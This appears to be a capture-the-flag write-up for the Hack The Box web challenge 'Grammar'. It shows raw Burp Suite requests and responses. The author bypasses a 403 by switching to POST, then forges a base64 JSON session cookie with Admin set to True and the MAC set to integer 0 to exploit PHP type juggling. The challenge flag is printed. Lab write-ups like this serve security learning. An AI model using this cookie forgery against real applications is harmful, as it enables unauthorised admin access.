
HACK THE BOX
WEB CHALLANGE: GRAMMAR

When we access this page we get a Forbidden error. However we believe that something strange lies behind... Can you find a way in and retrieve the flag?

This address is unreachable 403 Forbidden page.




Forbidden

You don't have permission to access / on this server.

Apache/2.4.18 (Ubuntu) Server at docker.hackthebox.eu Port 48193


So, after I try gobuster, dirbuster and dirb without any result, I try to intercept with Burp Suite.



Request to http://docker.hackthebox.eu:48193 [159.65.208.41]

```
GET / HTTP/1.1
Host: docker.hackthebox.eu:48193
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: _ga=GA1.2.1832683296.1530720301; __auc=251d2b19166978750c52fc54578; _gid=GA1.2.1909135181.1540297833
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

I change GET request to POST and successfully access the index page.




Target: http://docker.hackthebox.eu:48193

```
POST /index.php HTTP/1.1
Host: docker.hackthebox.eu:48193
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: _ga=GA1.2.1832683296.1530720301;
__auc=251d2b19166978750c52fc54578; _gid=GA1.2.1909135181.1540297833
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Thu, 25 Oct 2018 08:17:03 GMT
Server: Apache/2.4.18 (Ubuntu)
Set-Cookie:
ses=eyJVc2VyIjoid2hvY2FyZXMiLCJBZG1pbiI6IkZhbHNlIiwiTUFDIjoiZmY2ZDBhNTY4ZDYxZT
VhMDNiY2RiMDQ1MDlkNTg4NWQifQ%3D%3D
Vary: Accept-Encoding
Content-Length: 382
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<body>

<form action="index.php" method="post">
Change Username: <br>
<input type="text" name="fuckhtml" placeholder="notimportant">
<!-- HTB hint:really not important...totaly solvable without using it! Just
there to fill things and to save you from some trouble you might get into :)
-->
<input type="submit" value="Change">
</form>
</body>
</html>



not an admin (yet)
```


The Response gave the Set-Cookie: ses=xXxx, and I take it to decoder and smart decode the first line with red and gave the result in yellow line.



```
eyJVc2VyIjoid2hvY2FyZXMiLCJBZG1pbiI6IkZhbHNlIiwiTUFDIjoiZmY2ZDBhNTY4ZDYxZTVhMDNiY2RiMDQ1MDlkNTg4NWQifQ%3D%3D
```

```
eyJVc2VyIjoid2hvY2FyZXMiLCJBZG1pbiI6IkZhbHNlIiwiTUFDIjoiZmY2ZDBhNTY4ZDYxZTVhMDNiY2RiMDQ1MDlkNTg4NWQifQ==
```

And then I decode as base64 the yellow line and gave me this result:




```
eyJVc2VyIjoid2hvY2FyZXMiLCJBZG1pbiI6IkZhbHNlIiwiTUFDIjoiZmY2ZDBhNTY4ZDYxZTVhMDNiY2RiMDQ1MDlkNTg4NWQifQ==
```

```
{"User":"whocares","Admin":"False","MAC":"ff6d0a568d61e5a03bcdb04509d5885d"}
```

I change the value False to True and then encode as base64, and the result line of encode as base 64 add to parameters on Repeater


ses=eyJVc2VyIjoid2hvY2FyZXMiLCJBZG1pbiI6IlRydWUiLCJNQUMiOiJmZjZkMGE1NjhkNjFlNWEwM2JjZGIwNDUwOWQ1ODg1ZCJ9DQoKDQo=



```
{"User":"whocares","Admin":"True","MAC":"ff6d0a568d61e5a03bcdb04509d5885d"}
```

```
eyJVc2VyIjoid2hvY2FyZXMiLCJBZG1pbiI6IlRydWUiLCJNQUMiOiJmZjZkMGE1NjhkNjFlNWEwM2JjZGIwNDUwOWQ1ODg1ZCJ9DQoKDQo=
```

and then that is the results in Repeater:




Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × 3 × ...
Go Cancel < >
Target: http://docker.hackthebox.eu:48193
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render

```
POST /index.php?= HTTP/1.1
Host: docker.hackthebox.eu:48193
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: _ga=GA1.2.1832683296.1530720301; __auc=251d2b19166978750c52fc54578;
_gid=GA1.2.1909135181.1540297833;
ses=eyJVc2VyIjoid2hvY2FyZXMiLCJBZG1pbiI6IlRydWUiLCJNQUMiOiJmZjZkMGE1NjhkNjFl
NWEwM2JjZGIwNDUwOWQ1ODg1ZCJ9DQoKDQo=
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
HTTP/1.1 200 OK
Date: Thu, 25 Oct 2018 09:02:48 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 393
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<body>

<form action="index.php" method="post">
Change Username: <br>
<input type="text" name="fuckhtml" placeholder="notimportant">
<!-- HTB hint:really not important...totaly solvable without using it!
Just there to fill things and to save you from some trouble you might get
into :) -->
<input type="submit" value="Change">
</form>
</body>
</html>




what are you trying to do huh?
```


So its not the result we want, I made the following changes, and I encode again as base64:



```
{"User":"whocares","Admin":"True","MAC":0}
```

```
eyJVc2VyIjoid2hvY2FyZXMiLCJBZG1pbiI6IlRydWUiLCJNQUMiOjB9DQ==
```

and the result I replace in the column ses, which gave me the flag:



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × 3 × ...
Go Cancel < >
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render

Target: http://docker.hackthebox.eu:48193

```
POST /index.php?= HTTP/1.1
Host: docker.hackthebox.eu:48193
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: _ga=GA1.2.1832683296.1530720301; __auc=251d2b19166978750c52fc54578;
_gid=GA1.2.1909135181.1540297833;
ses=eyJVc2VyIjoid2hvY2FyZXMiLCJBZG1pbiI6IlRydWUiLCJNQUMiOjB9DQ==
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
HTTP/1.1 200 OK
Date: Thu, 25 Oct 2018 09:09:52 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 639
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<body>

<form action="index.php" method="post">
Change Username: <br>
<input type="text" name="fuckhtml" placeholder="notimportant">
<!-- HTB hint:really not important...totaly solvable without using it!
Just there to fill things and to save you from some trouble you might get
into :) -->
<input type="submit" value="Change">
</form>
</body>
</html>


<h1> well done! flag is: TypejugAlingSOulS </h1><br>I suck at php so if
you finished the challenge with a method other than type juggling the MAC
field or found a bug,please let me know :D <br>-forGP <br><br> oh...<a
href="http://imgur.com/m1OOHuE">and look how kind I am :P </a>
```